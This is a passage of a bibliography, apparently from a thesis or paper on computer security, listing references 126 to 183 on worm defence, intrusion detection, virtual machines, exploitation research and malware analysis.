[126] Shai Rubin, Somesh Jha, and Barton P. Miller. Automatic generation and analysis of NIDS attacks. In *20th Annual Computer Security Applications Conference (ACSAC)*.

[127] Shai Rubin, Somesh Jha, and Barton P. Miller. Language-based generation and evaluation of NIDS signatures. In *IEEE Symposium on Security and Privacy, Oakland, California, May*, 2005.

[128] Mark E. Russinovich and David A. Solomon. *Microsoft Windows Internals, Fourth Edition*. 2004.

[129] J. Saltzer and M. Schroeder. The protection of information in computer systems. In *Proceedings of the IEEE 63*, pages 1278–1308, 1975.

[130] SANS Institute. SANS Intrusion Detection FAQ: What is polymorphism and what can it do?, 2005.

[131] Craig Schiller, Jim Binkley, Gadi Evron, Carsten Willems, Tony Bradley, David Harley, and Michael Cross. *Botnets: The Killer Web App*. Syngress Publishing, 2007.

[132] scut. Exploiting Format String Vulnerabilities.

[133] Arvind Seshadri, Mark Luk, Elaine Shi, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. Pioneer: Verifying integrity and guaranteeing execution of code on legacy platforms. In *ACM Symposium on Operating Systems Principles*, 2005.

[134] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307, New York, NY, USA, 2004. ACM Press.

[135] R. Sherwood, B. Bhattacharjee, and R. Braud. Misbehaving TCP Receivers can Cause Internet-wide Congestion Collapse. *12th ACM Conference on Computer and Communications Security (CCS)*, 2005.

[136] Timothy Sherwood, Suleyman Sair, and Brad Calder. Phase tracking and prediction. In *Proceedings of the 30th Annual International Symposium on Computer Architecture*, 2003.

[137] S. Sidiroglou and A. Keromytis. Countering network worms through automatic patch generation, 2003.

[138] Stelios Sidiroglou, John Ioannidis, Angelos D. Keromytis, and Salvatore J. Stolfo. An Email Worm Vaccine Architecture. *ISPEC*, 2005.

[139] Herbert A. Simon. *The sciences of the artificial (3rd ed.)*. MIT Press, Cambridge, MA, USA, 1996.

[140] Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage. Automated worm fingerprinting. In *OSDI*, 2004.

[141] sk. History and Advances in Windows Shellcode, Phrack 62.

[142] James E. Smith and Ravi Nair. *Virtual Machines - Versatile Platforms for Systems and Processes*. Morgan Kaufmann, 2005.

[143] A. Sovarel, D. Evans, and N. Paul. Where's the FEEB?: The effectiveness of instruction set randomization. In *Proceedings of the USENIX Security Conference*, Jan 2005.

[144] Lance Spitzner. The Honeynet Project: Trapping the Hackers. *IEEE Security and Privacy*, 1(2):15–23, March-April 2003.

[145] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in Your Spare Time. In *In Proceedings of the USENIX Security Symposium*, pages 149–167, 2002.

[146] Stuart Staniford, David Moore, Vern Paxson, and Nicholas Weaver. The top speed of flash worms. In *WORM '04*, pages 33–42, New York, NY, USA, 2004. ACM Press.

[147] G. Edward Suh, Dwaine Clarke, Blaise Gassend, Marten van Dijk, and Srinivas Devadas. AEGIS: Architecture for Tamper-Evident and Tamper-Resistant Processing. In *Proceedings of the 17th Annual ACM International Conference on Supercomputing*, March 2003.

[148] G. Edward Suh, Jaewook Lee, , and Srinivas Devadas. Secure Program Execution via Dynamic Information Flow Tracking. In *Proceedings of ASPLOS-XI*, October 2004.

[149] Peter Szor. *The Art of Computer Virus Research and Defense*. Symantec Press, 2005.

[150] Steven J. Templeton and Karl Levitt. A requires/provides model for computer attacks. In *NSPW '00: Proceedings of the 2000 workshop on New security paradigms*, pages 31–38, New York, NY, USA, 2000. ACM Press.

[151] Thomas Toth and Christopher Krügel. Accurate buffer overflow detection via abstract payload execution. In *RAID*, pages 274–291, 2002.

[152] Trusted Computing Group. TCG Specification: Architecture Overview (available at `https://www.trustedcomputinggroup.org/groups/TCG_1_0_Architecture_Overv%iew.pdf`). 2004.

[153] Joseph Tucek, James Newsome, Shan Lu, Chengdu Huang, Spiros Xanthos, David Brumley, Yuanyuan Zhou, and Dawn Song. Sweeper: A lightweight end-to-end system for defending against fast worms. In *Proceedings of 2007 EuroSys Conference*, 2007. `http://www.cs.cmu.edu/~dbrumley/`.

[154] Nathan Tuck, Brad Calder, and George Varghese. Hardware and binary modification support for code pointer protection from buffer overflow. In *The 37th International Symposium on Microarchitecture*, 2004.

[155] Neil Vachharajani, Matthew J. Bridges, Jonathan Chang, Ram Rangan, Guilherme Ottoni, Jason A. Blome, George A. Reis, Manish Vachharajani, and David I. August. RIFLE: An architectural framework for user-centric information-flow security. In *Proceedings of the 37th International Symposium on Microarchitecture (MICRO)*, December 2004.

[156] Giovanni Vigna, William Robertson, and Davide Balzarotti. Testing Network-based Intrusion Detection Signatures Using Mutant Exploits. In *Proceedings of the ACM Conference on Computer and Communication Security (ACM CCS)*, pages 21–30, Washington, DC, October 2004.

[157] VMware. Timekeeping in VMware Virtual Machines.

[158] Karl von Clausewitz. On war, 1832. (peter paret and michael howard translation).

[159] Michael Vrable, Justin Ma, Jay Chen, David Moore, Erik Vandekieft, Alex C. Snoeren, Geoffrey M. Voelker, and Stefan Savage. Scalability, Fidelity, and Containment in the Potemkin Virtual Honeyfarm. *ACM Symposium on Operating Systems Principles*, 2005.

[160] D. Wagner and P. Soto. Mimicry attacks on host based intrusion detection systems, 2002.

[161] David Wagner and Drew Dean. Intrusion detection via static analysis. In *SP '01: Proceedings of the 2001 IEEE Symposium on Security and Privacy*, page 156, Washington, DC, USA, 2001. IEEE Computer Society.

[162] Hao Wang, Somesh Jha, and Vinod Ganapathy. Netspy: Automatic generation of spyware signatures for nids. In *ACSAC'06: Proceedings of the 22nd Annual Computer Security Applications Conference*, pages 99–108, Miami Beach, Florida, USA, December 2006.

[163] Helen J. Wang, Chuanxiong Guo, Daniel R. Simon, and Alf Zugenmaier. Shield: vulnerability-driven network filters for preventing known vulnerability exploits. In *SIGCOMM '04: Proceedings of the 2004 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 193–204. ACM Press, 2004.

[164] Christopher Weaver, Joel Emer, and Shubhendu S. Mukherjee. Techniques to reduce the soft error rate of a high-performance microprocessor. In *Proceedings of the 31st annual International Symposium on Computer Architecture*, page 264. IEEE Computer Society, 2004.

[165] Web Server. http://minos.cs.ucdavis.edu/, 2005.

[166] Andrew Whitaker, Richard S. Cox, Marianne Shaw, and Steven D. Gribble. Rethinking the Design of Virtual Machine Monitors. *IEEE Computer*, 38(5):57–62, May 2005.

[167] E. Witchel, J. Cates, and Krste Asanović. Mondrian Memory Protection. In *Proceedings of ASPLOS-X*, Oct 2002.

[168] Pierre Wolper and Bernard Boigelot. An automata-theoretic approach to presburger arithmetic constraints (extended abstract). In *Static Analysis Symposium*, pages 21–32, 1995.

[169] Jun Yang, Youtao Zhang, and Lan Gao. Fast secure processor for inhibiting software piracy and tampering. In *Proceedings of the 36th Annual IEEE/ACM International Symposium on Microarchitecture*, page 351. IEEE Computer Society, 2003.

[170] Vinod Yegneswaran, Jonathon T. Giffin, Paul Barford, and Somesh Jha. An architecture for generating semantics-aware signatures. In *USENIX Security Symposium*, 2005.

[171] Adam Young and Moti Yung. *Malicious Cryptography: Exposing Cryptovirology*. Wiley Publishing, Inc., 2004.

[172] bochs: the Open Source IA-32 Emulation Project (Home Page). http://bochs.sourceforge.net.

[173] Commmon Malware Enumeration (CME) (Home Page). http://cme.mitre.org/.

[174] "Decompiled Source For Ms Rpc Dcom Blaster Worm". http://www.governmentsecurity.org/archive/t4726.html.

[175] eEye advisory for the DCOM RPC Race Condition (http://www.eeye.com/html/research/advisories/ AD20040413B.html).

[176] eEye advisory for the LSASS buffer overfbw (http://www.eeye.com/html/research/advisories/ AD20040413C.html).

[177] General William T. Sherman, as quoted in B. H. Liddell Hart, *Strategy*, second revised edition.

[178] Microsoft advisory MSXX-YYY (http://www.microsoft.com/technet/security/bulletin/ MSXX-YYY.mspx).

[179] QEMU (Home Page), http://fabrice.bellard.free.fr/qemu/.

[180] Scapy (Home Page). http://www.secdev.org/projects/scapy/.

[181] Security Focus Vulnerability Notes, (http://www.securityfocus.com), bid == Bugtraq ID.

[182] Symantec Security Response - search for malware description. http://securityresponse.symantec.com/.

[183] SNORT: The open source network intrusion detection system (http://www.snort.org). 2002.